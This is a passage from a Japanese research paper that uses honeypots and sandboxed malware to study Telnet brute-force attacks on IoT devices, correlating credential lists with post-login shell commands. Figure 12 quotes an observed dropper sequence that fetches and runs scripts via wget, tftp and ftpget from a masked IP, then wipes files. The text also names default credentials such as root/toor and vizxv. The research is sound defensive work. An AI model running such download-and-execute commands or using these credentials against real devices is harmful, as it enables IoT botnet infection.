IoT 機器への Telnet を用いたサイバー攻撃の分析

中山 颯† 鉄 穎† 楊 笛† 田宮 和樹† 吉岡 克成†‡ 松本 勉†‡

概要：IoT 機器の中には Telnet サービスが動作し，容易に推測可能な ID とパスワードでログインができるものが大量に存在しており，この状況を悪用したサイバー攻撃が多数観測されている．本研究では Telnet を利用したサイバー攻撃において，特にログインチャレンジとログイン成功後に使用されるシェルコマンド系列に着目した分析を行い，攻撃元のマルウェアの識別を試みると共に，攻撃目標となっている機器の種類が増加していることを示す．

キーワード：IoT，Telnet，ID，パスワード，シェルコマンド

An Analysis of Attacks via Telnet Targeting IoT Devices

Sou Nakayama† Ying Tie† Di Yang† Kazuki Tamiya†
Katsunari Yoshioka†‡ Tsutomu Matsumoto†‡

Abstract: There have been a large number of IoT devices that run Telnet service and attackers have been compromising them taking advantage of their weak ID and password. In this study, we analyze Telnet login challenges and shell commands observed by our honeypot. We show that we can identify which malware is attacking the honeypot by observing the login challenges and shell commands. Moreover, we show that the number of ID/password pairs used by the attackers are continuously increasing, indicating more devices are being targeted.

Keywords: IoT, Telnet, ID, password, shell command

1. はじめに

近年，様々な機器がインターネットに接続されるようになり，このような状態はモノのインターネット(IoT)と称される．これらの IoT 機器では遠隔操作のための Telnet サービスが動作し，外部からアクセスできる状態になっている場合がある．さらに，Telnet によるログインに必要な認証情報である ID とパスワードは容易に推測可能であることが多く，不正侵入やマルウェア感染の原因となっている．

我々は上述のような脆弱な IoT 機器を模擬するハニーポットを，2015 年 5 月以降継続的に運用し，IoT 機器へのサイバー攻撃の観測を行っているが，ハニーポットにより観測されるログインチャレンジやログイン成功後に使用されるシェルコマンドの詳細な分析は実施していなかった．

本研究では Telnet を利用したサイバー攻撃において，特にログインチャレンジに使用される ID/パスワード情報とログイン成功後に使用されるシェルコマンドの分析を行う．具体的には，攻撃者からのログインチャレンジを拒否し続けるハニーポットと，ログインを許可するハニーポットを併用することで ID/パスワードの観測とログイン後のシェルコマンドの両方を観測する．加えて，ハニーポットにより収集されたマルウェア検体を動的解析し，サンドボックス内でログインチャレンジとシェルコマンドを確認する．

140 検体のマルウェアについて動的解析を試みた結果，各マルウェア検体が攻撃に利用する ID/パスワードは少ないもので 2 組，多いものでも 146 組であり，比較的少数であることがわかった．またマルウェアが保持する ID/パスワードリストとその後のシェルコマンド系列は必ずしも 1 対 1 対応ではなく，同一の ID/パスワードリストを用いた攻撃でも，ログイン後に使用するシェルコマンドが異なる場合や，逆に，異なる ID/パスワードリストを用いた攻撃でもログイン後の挙動が同一である場合が確認された．さらに，ハニーポットにより観測される ID/パスワードの種類は増加を続けており，より多くの機器が攻撃対象となっていることがわかった．特に新たに観測された ID/パスワードから攻撃対象となった IoT 機器を推定できる場合があることがわかった．

2. Telnet プロトコルと 23/TCP への攻撃

2.1 23/TCP への攻撃の観測

Telnet とはネットワークを通じて別のコンピュータを遠隔操作するためのリモートアクセスプロトコルの一つであり，ポートは通常 23/TCP が使用される．Telnet を介してコンピュータにログインする際には認証情報として ID/パスワード情報の入力が求められる．IoT 機器ではこの Telnet サービスが動作し，外部からアクセスできる状態になっている場合がある．さらに Telnet によるログインに必要な認証情報である ID とパスワードは容易に推測可能であったり，インターネット上で公開されていることも多く，

† 横浜国立大学
Yokohama National University
240-8501 神奈川県横浜市 保土ケ谷区常盤台 79-1
{nakayama-sou-ch, tie-ying-fc, yand-di-fd, tamiya-kazuki-gj}@ynu.jp
{yoshioka, tsutomu}@ynu.ac.jp

‡ 横浜国立大学大学院環境情報研究院/先端科学高等研究院
Graduate School of Environment and Information Sciences,
Yokohama National University / Institute of Advanced Sciences,
Yokohama National University

不正侵入やマルウェア感染の原因となっている．

我々は上述のような脆弱な IoT 機器を模擬するハニーポットを 2015/05/01~2016/01/31 の期間継続的に運用し，IoT 機器へのサイバー攻撃の観測を行ってきた[1，2，3，4，5，6]．その結果，観測期間内において 450IP アドレスに設置したハニーポットによって累計 267,925 ホストが観測された．その内 Telnet ログインに成功したホストは 199，386 ホストであり，その内外部からマルウェアのダウンロードを試みたホストは 145,814 ホスト存在しており，実際に IoT 機器に対し，Telnet を利用した攻撃が行われていることが確認できた．

2.2 Telnet を介した IoT 機器への攻撃の流れ

Telnet を介した IoT 機器への攻撃の流れの一例(図 1)を説明する．攻撃者(マルウェア感染した IoT 機器である場合が多い)は，まず 23/TCP ポートに対してネットワークスキャンを行い Telnet が動作している機器を探す．23/TCP が開いている機器を見つけると，内蔵する ID/パスワード情報を使用してログインチャレンジを開始する．ログインに成功すると，Telnet 経由でシェルコマンドを実行して不必要なコマンドの削除やカスタマイズコマンドの準備等の環境を整え，マルウェアのダウンロードを試みる．マルウェアをダウンロードする際，まずマルウェアダウンロードサーバからシェルスクリプトをダウンロードする．こうしてダウンロードされたシェルスクリプトにはマルウェアのバイナリファイル，即ちマルウェア本体をダウンロードし実行するコマンドが記述されており，このスクリプトを実行することでマルウェア本体をダウンロードし，これを実行する．こうしてマルウェアに感染した機器は C&C からの動作命令を受け，感染拡大の為のスキャンや，DoS 攻撃などの種々の攻撃を行う．




図 1　Telnet による IoT 機器への攻撃の流れ

3. 提案手法

3.1 概要

前章で示したように，現在 IoT 機器の多くが Telnet を介してマルウェアに感染し，攻撃に利用されている．そこで Telnet に対しログイン試行を行う際に認証情報として使用される ID/パスワード情報と，Telnet ログイン成功後に侵入先の機器内で実行されるシェルコマンドに着目した分析を行い，IoT 機器に対するサイバー攻撃の状況を分析する．特に本研究においては

- 攻撃目標となっている機器の種類が増加していることを示す
- 攻撃に頻繁に利用される ID/パスワードを迅速に検知する
- 攻撃元のマルウェアの識別を行う

以上を目的とする．具体的には

- ハニーポットにより観測される攻撃の分析
- マルウェア動的解析により観測される攻撃の分析

を組み合わせて考察を行う．

3.2 ハニーポットによる観測

本節では，ハニーポットにより観測された攻撃を攻撃元ホスト単位で分析する手法について述べる．ハニーポットによる攻撃の観測では，攻撃ホストが Telnet にログインを試みる際に使用する ID/パスワードを収集することと Telnet ログイン後に攻撃ホストが実行するシェルコマンドを収集することを目的としており，それらを達成する為に 2 種類のハニーポットを用意する．ハニーポットによる観測の概要図を図 2 に示す．

まず 1 つ目のハニーポットについて説明する．組み込み機器に Telnet ログイン試行を行う際，攻撃者は Telnet ログインに成功するか，自らが保持する ID/パスワードセットを使い果たすまでログインを繰り返すと予想される．そこでいかなる ID/パスワードを使用したログイン試行に対してもログインを拒否するハニーポット，即ち”ログイン拒否ハニーポット”を用意する．

もう一つは，いかなる ID/パスワードを使用したログイン試行に対してもログインを許可するハニーポット，即ち”ログイン許可ハニーポット”である．ログイン許可ハニーポットでは，攻撃者に Telnet ログインを成功させることで，ログイン後に実行するコマンドを収集する．また，収集したコマンドを分析し，マルウェアをダウンロードするコマンドを抽出，実行することでマルウェアの収集も行う．

ログイン許可ハニーポットでは，攻撃者からのコマンドに対して応答を返す必要がある．そのため，各コマンドに対して応答する内容をプロファイルとして保持している．今回の実験では，cpu 情報や使用するシェルは表 1 のものを用いた．シェルは Busybox[7]を使用しているものとして応答内容を設定した．Busybox は多数の UNIX コマンドを一つの実行ファイルに纏めたプログラムであり，複数のコマンドをそれぞれインストールするよりも遥かに小さい容量になるよう設計されているため，リソースの少ない組み込み機器においてよく使用されている．cpu 情報は組み込み機器向けの CPU アーキテクチャである ARM[8]を使用しているものとして設定した．




図 2　ハニーポットによる観測の概要図

表 1　IoT 機器を模擬する情報

模擬する情報	内容	備考
使用するシェルに関する情報	BusyBox v1.1.2 (2007.05.09-01:19+0000) Built-in shell (ash) Enter 'help' for a list of built-in commands.	shコマンドに対して応答
cpu情報	Processor : ARMv7 Processor rev 0 (v7l) BogoMIPS : 1849.75 Features : swp half fastmult edsp CPU implementer : 0x41 CPU architecture: 7 CPU variant : 0x3 CPU part : 0xc09 CPU revision : 0 Hardware : godarm Revision : 0000 Serial : 0000000000000000	/proc/cpuinfo の内容

3.3　マルウェア動的解析による分析

この節では，前述したログイン許可ハニーポットによって収集されたマルウェアを動的解析することでマルウェア検体毎の攻撃の分析を行う．

使用するマルウェア解析環境を図 4 に示す．解析環境は，実際にマルウェアを動作させる仮想環境，通信制御部，ログイン拒否ハニーポット，ログイン許可ハニーポット，ダミーC&C サーバから構成される．仮想環境では ARM，MIPS[9]，MIPSEL[9]，PowerPC[10]，SPARC[11]の 5 つの組み込み機器向け CPU アーキテクチャをエミュレートしており，OS はそれぞれフリーの Linux ディストリビューションである Debian[12]が動作している．通信制御部では仮想環境からの通信のフォワーディングや外部への通信のフィルタリングを担う．ログイン拒否ハニーポットとログイン許可ハニーポットは 3.2 項で説明したものと同じものであり，マルウェア検体毎の ID/パスワードや Telnet ログイン後に実行されるコマンドの収集を行う．ダミーC&C サーバは実 C&C サーバの挙動を模擬したスクリプトであり，通信制御部はマルウェアから実 C&C サーバへの通信をダミーC&C サーバにフォワーディングし，逆にダミーC&C サーバからの命令を実 C&C サーバに代わってマルウェア側に転送する．ダミーC&C サーバが送信するスキャン開始命令は，事前に各マルウェアを実 C&C サーバと通信させることで収集しておく．こうすることで解析実行時の実 C&C サーバの状態によらずマルウェアにスキャンを開始させることができる．解析の流れを以下に示す．

1. 仮想環境上でマルウェアを実行する
2. マルウェアから C&C サーバ宛の通信を確認した場合，ダミーC&C サーバにフォワーディングする
3. ダミーC&C サーバは仮想環境に動作命令を送信する
4. 動作命令を受けたマルウェアは 23/TCP スキャンを開始する
5. 通信制御部は 23/TCP 宛のスキャンパケットの一部をログイン拒否ハニーポットとログイン許可ハニーポットにそれぞれフォワーディングする
6. ログイン拒否ハニーポットではマルウェアがログイン試行の際に使用する ID/パスワードを，ログイン許可ハニーポットではログイン成功後に実行するシェルコマンドを収集する

以上により各マルウェア検体について ID/パスワードチャレンジとログイン後に実行されるコマンドを観測する．




図 3　使用する解析環境

3.4　攻撃ホストの感染マルウェアの推定

ハニーポットによる観測とマルウェア動的解析によって集められた情報を利用して攻撃ホストが感染しているマルウェアの推定を行う．推定の手順は以下のようになる．

1. ハニーポットによる観測によって攻撃ホスト毎に ID/パスワードリストを収集
2. マルウェア動的解析によりマルウェア毎に ID/パスワードリストとログイン後に実行するシェルコマンドを収集
3. ID/パスワードリストを使用して攻撃ホストとマルウェアを対応させ，グループ化を行う
4. 3 の結果より攻撃ホストが感染しているマルウェアを推定する

それぞれの手順について説明する．手順 1，2 についてはそれぞれ 3.2，3.3 節に示したものである．手順 3 では，手順 1 によって得られた攻撃ホスト毎の ID/パスワードリストと手順 2 によって得られたマルウェア毎の ID/パスワードリストを比較し一致するものを同じグループとしてグループ化していくことで攻撃ホストとマルウェアを対応させる．手順 4 では結果から攻撃ホストが感染しているマルウェアの推定を行う．同じマルウェアに感染したホストは同じ ID/パスワードを利用してログイン試行を行い，ログイン後に実行するコマンドも一致すると考えられることから，この方法によって攻撃ホストの推定を行うことができる．マルウェアによってはログイン試行に同じ ID/パスワードリストをしているがログイン後に実行するコマンドが違うものや違う ID/パスワードリストを使用しているがログイン後に実行するコマンドが同じものなどが存在することが考えられるが，これらについてもある ID/パスワードリストを使用してログイン試行を行ってきた攻撃ホストに対して感染マルウェアの候補となるマルウェアを示すことができる．また，それぞれのグループについてハニーポットへ攻撃を行ってきたホスト数の分析を行うことでその時点で流行しているマルウェアの推定を行うことができる．

4.　実験

4.1　概要

提案手法を用いた観測実験の概要を示す．ハニーポットによる観測については，ログイン拒否ハニーポットに 10IP アドレスを割当て 2015/11/15~2016/07/05 の期間稼働させ，ログイン許可ハニーポットに 120IP アドレスを割当て 2015/12/18~2016/02/02 と 2016/5/8~2016/06/30 の期間稼働して観測を行った．期間中ログイン拒否ハニーポットでは 118,782IP アドレスからの攻撃を観測した．ログイン許可ハニーポットでは期間中マルウェアを 1124 検体収集することができた．

マルウェア動的解析による分析ではログイン許可ハニーポットによって収集できたマルウェアの内，2015/12/18~2016/02/02，2016/06/09，2016/06/20，2016/07/01 に入手した 140 検体の解析を試みた．解析時間はマルウェア毎に 3 時間とし，マルウェア毎にログインチャレンジに使用する ID/パスワードリストの収集とログイン後に実行するコマンドを収集した．140 検体中 71 検体について実際にスキャンを開始させることができた．残りの 69 検体については実行時に C&C サーバ宛のものと思われるパケットを送信するものの，今回使用したダミーC&C サーバでは動作させることができなかった．スキャンを開始できた 71

検体中 37 検体について ID/パスワードとシェルコマンド系列を収集することができた．残りの 44 検体は原因は特定できていないが，スキャンやログインチャレンジの途中に動作を停止する等のエラーにより収集することができなかった．

4.2 ログイン拒否ハニーポットにより観測される ID/パスワードの分析

ログイン拒否ハニーポットに対してログイン試行を行った攻撃ホスト数の時間推移を図 4 に示す．また，ログイン拒否ハニーポットで観測されたユニーク ID/パスワード数の時間推移を図 4 に示す．




図 4　ログイン拒否ハニーポットにログイン試行を行った攻撃ホスト数の時間推移




図 5　ログイン拒否ハニーポットで観測されたユニーク ID/パスワード数の時間推移

観測開始以降，ログイン拒否ハニーポットにログイン試行を行った攻撃ホストの数は徐々に増加しているが，2016/04/10 頃大きな増加が観測され，その後 2016/05/26 から更に急激に増加していることがわかる．また，期間中 1 日に観測されたホスト数の平均は 578 であった．

ユニーク ID/パスワード数の時間推移に関して，観測期間中 ID/パスワード数が増加し続けていることから，攻撃対象の機器が増加していることが考えられる．また，2015/12/18，2016/03/20，2016/04/05，2016/04/07，2016/04/24，2016/06/01~02，2016/06/20 の時点で急激な増加が観測された．そこで，急激な増加が確認できた日に出現した新規 ID/パスワードの内，観測期間中出現日以降で 50 以上のホストに使用された日があるものを大規模な攻撃に使用された ID/パスワードとして抽出し，それらの数を表 2 にまとめる．また，これらの新規 ID/パスワードを攻撃に使用したホスト数の時間推移を図 6~10 に示す．図中のグラフ上の赤線は当該 ID/パスワードが最初に観測された日(出現日)を示している．グラフのタイトルは該当する新規 ID/パスワードである．2015/12/18, 2016/03/20, 2016/04/05 において，出現日以降大規模な攻撃に使用された ID/パスワードは当該日に観測された新規 ID/パスワードの内 1~4%程度に過ぎずほとんどは大規模攻撃には発展していないことがわかる．一方，大規模攻撃に発展する場合，多いもので 1000 ホスト以上によって使用される場合がある．更に図 7~11 を見ると出現日から大規模攻撃までは数ヶ月間の期間がある場合がほとんどである．その理由は明確ではないが，攻撃者は様々な ID/パスワードを常に試しており，侵入に有効なものを選定している可能性がある．このことからログインチャレンジに使用される ID/パスワードをハニーポットで観測し続けることで将来的に攻撃に使用される ID/パスワードをある程度予測することが可能であるといえる．

表 2　新たに出現した ID/パスワードセットの内 出現日以降大規模な攻撃に使われたものの占める割合

出現日	出現した新たなユニークID/パスワードセット数	出現日以降大規模な攻撃に使用されたユニークID/パスワードセット数	割合
2015/12/18	467	18	3.8%
2016/03/20	819	23	2.8%
2016/04/05	886	9	1.0%
2016/04/07	586	0	0.0%
2016/04/24	523	1	0.001%
2016/06/01	194	0	0.0%
2016/06/02	147	1	0.006%
2016/06/20	632	0	0.0%




図 6　2015/12/18 に新たに出現した ID/パスワードの内大規模な攻撃に使用されたものの攻撃ホスト数の推移




図 7　2016/03/20 に新たに出現した ID/パスワードの内大規模な攻撃に使用されたものの攻撃ホスト数の推移




図 8　2016/04/05 に新たに出現した ID/パスワードの内大規模な攻撃に使用されたものの攻撃ホスト数の推移




図 9　2016/04/24 に新たに出現した ID/パスワードの内大規模な攻撃に使用されたものの攻撃ホスト数の推移




図 10　2016/06/01~02 に新たに出現した ID/パスワードの内大規模な攻撃に使用されたものの攻撃ホスト数の推移

4.3 ID/パスワードリストの分析

マルウェアによるログインチャレンジはそれぞれのマルウェアに固有の ID/パスワードリストを用いて行われることが想定される．そこで，ログイン拒否ハニーポットで観測される攻撃について典型的な ID/パスワードのパターンが存在するかを調査する．具体的には，長さが 2 以上で，かつ，10 ホスト以上によって使用されている ID/パスワードリスト，1597 種類を抽出した．このうち，長さが 100 以下のものは 1428 種類(89%)であり，Telnet への辞書攻撃が比較的小さい辞書により行われていることがわかる．

次に，3.3 節の通り，マルウェアの解析を行った結果，7 種類の ID/パスワードリストと 7 種類のシェルコマンド系列を得ることができた．ID/パスワードリストとシェルコマンド系列の対応表を表 4 に示す．表 4 では得られた ID/パスワードリストをそれぞれ pattern_a，b，c，d，e，F，G としている．それぞれの ID/パスワードリストを表 6 に示す．


マルウェア解析にあたり，1 つの攻撃対象に対するログインチャレンジに要する時間を調査した．図 11 は解析時間とログインチャレンジに使用した ID/パスワード数の関係とログインチャレンジにおける 1　TCP セッションに要する時間を示しており，グラフの横軸は時間(秒)，縦軸は ID/パスワード数を示している．なお，いずれのマルウェアも 1 つの ID/パスワードを試すのに 1 つの TCP セッションを確立している．各点はログインチャレンジにおける TCP セッションの開始点を表している．グラフの傾き，つまり時間あたりの ID/パスワードの増加数には大きく 3 つの傾向が見られ，1 セッションあたり 46~48 秒程度要するもの(pattern_a，d)と 64~68 秒程度のもの(pattern_b，C，F)，セッションあたり 11 秒程度のものの 3 つに分けられる．pattern_a~G 全体での 1 セッションに要する時間の平均は 52．7 秒であり，長さ 100 程度の ID/パスワードリストを持つマルウェアであっても 1 時間半以上にわたってログインチャレンジを続けることを示している．

次に，個々の ID/パスワードリストについて分析を行った．pattern_a に注目してみると，一つの ID/パスワードリストに対してユニークな 3 つの形式のシェルコマンド系列が対応している．一方 pattern_F，G をみると，対応するシェルコマンド系列が図 12 に示す形式をしていることがわかる．以上より，マルウェアが使用する ID/パスワードリストとログイン後に実行するシェルコマンド系列は必ずしも 1 対 1 に対応せず，同一の ID/パスワードリストを用いた攻撃でも，ログイン後に使用するシェルコマンドが異なる場合や，異なる ID/パスワードリストを用いた攻撃でもログイン後の挙動が同一である場合があることが確認できた．

さらにファジーハッシュの一つである ssdeep[17，18]を用いて pattern_a と pattern_F のマルウェア間の類似度を算出した．結果を表 5 に示す．ssdeep はファイルの先頭から順にブロックで区切りハッシュ値を生成していく為，ハッシュ値同士を比較することでファイル内容の比較を行える．pattern_a を見てみるとマルウェア 1，4，7 間で類似度が高くなっていることがわかるが，その他については類似度が 0%である．また，pattern_F を見てみると，ほぼ半数程度のマルウェアについて類似度が高いことがわかる．ここで pattern_a と F の検体の入手時期を比較すると，pattern_a は 2015/12，2016/06~07 と比較的離れた時期に入手されたマルウェアが混在しているが，pattern_F につ

いては 2016/06~2016/07 と期間が限られている．ssdeep の性質上，類似度が高いマルウェアは類似した挙動を示すと考えられることから，ID/パスワードとシェルコマンド系列やその他のマルウェアの挙動との対応は時間と共に移り変わりがあるものと予想される．

次に，それぞれの ID/パスワードリストについて同一のリストを用いた攻撃がログイン拒否ハニーポットに対して行われているかを調査する．攻撃ホスト数の推移を図 13 に示す．図 13 から，pattern_a，b，F，G について特に多くの攻撃ホストによって利用されていることがわかる．それぞれの ID/パスワードリストを見てみると，pattern_a で攻撃を行うホストは観測期間中常に観測されており，特に 2016/2/20~2016/3/13 と 2016/5/22~2016/5/26 の期間に多く確認されている．pattern_a に ID またはパスワードとして含まれる単語を調査したところ，cisco と vizxv が確認できた．cisco は情報機器メーカーである Cisco Systems[13]を示していると考えられ，vizxv は Dahua Technology[14]製の一部の DVR でデフォルトパスワードとして設定されていることが確認されている[15]．以上から cisco 製機器と Dahua 製の機器を狙った攻撃が観測期間中流行していたことが推測される．pattern_b は 2015/11/15~2016/03/06 の間に観測された後，2016/3/7~2016/5/12 の期間では観測されなかった．しかし，2016/5/12 から急激に増加しその後徐々に減少していった．pattern_F は観測された期間が 2016/5/31~2016/7/5 であり，特に 2016/6/12~2016/6/16 の期間で多く観測された．pattern_b，F の 2 つは ID/パスワードとして root，user，changeme，1234 といったような容易に推測可能な脆弱な言葉のみを使用しており，脆弱な機器を幅広く狙った ID/パスワードリストであると考えられる．pattern_G は root/root と root/toor の 2 つの ID/パスワードセットのみで構成される非常に長さの小さいリストであり，期間中常に数ホスト程度から観測され，特に 2016/6/12~2016/6/16 の期間で増加が見られた．組み込み機器はリソースが小さく，スペックが PC などと比べると低いものが多いため，Telnet ログインに際しても時間がかかるものと考えられ，具体的には前述した通り，長さ 100 程度の ID/パスワードリストであっても 1 時間半以上ログインチャレンジを行うものと予想される．その為 ID/パスワードリストを短くすることで一回のログインチャレンジにかかる時間を短縮し，高速に多くの機器に対してログインチャレンジを行うことができる．以上のような理由から，非常に長さの小さいリストを用いるマルウェアが存在すると予想される．




	pattern_a	pattern_b	pattern_c	pattern_d	pattern_e	pattern_F	pattern_G
1セッションに要する時間平均(秒)	46.5	68.1	65.9	48.2	11.1	63.9	65.0

図 11　ログインチャレンジに要する時間

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
wget http://XXX.XXX.XXX.XXX/bins.sh; chmod 777 bins.sh; sh bins.sh;
tftp XXX.XXX.XXX.XXX -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh;
tftp -r tftp2.sh -g XXX.XXX.XXX.XXX; chmod 777 tftp2.sh; sh tftp2.sh;
ftpget -v -u anonymous -p anonymous -P 21 XXX.XXX.XXX.XXX ftp1.sh ftp1.sh; sh ftp1.sh;
rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *; exit
```

図 12　pattern_F，G と対応するコマンド群の形式
XXX．XXX．XXX．XXX は IP アドレス



	pattern_a	pattern_b	pattern_c	pattern_d	pattern_e	pattern_F	pattern_G
観測されたホストの合計	12047	1995	73	48	19	179	520

図 13　pattern_a，b，c，d，e，F，G を用いてログイン拒否ハニーポットに対して攻撃を行ったホスト数の推移

4.4 実機による Telnet デフォルト ID/パスワードの調査

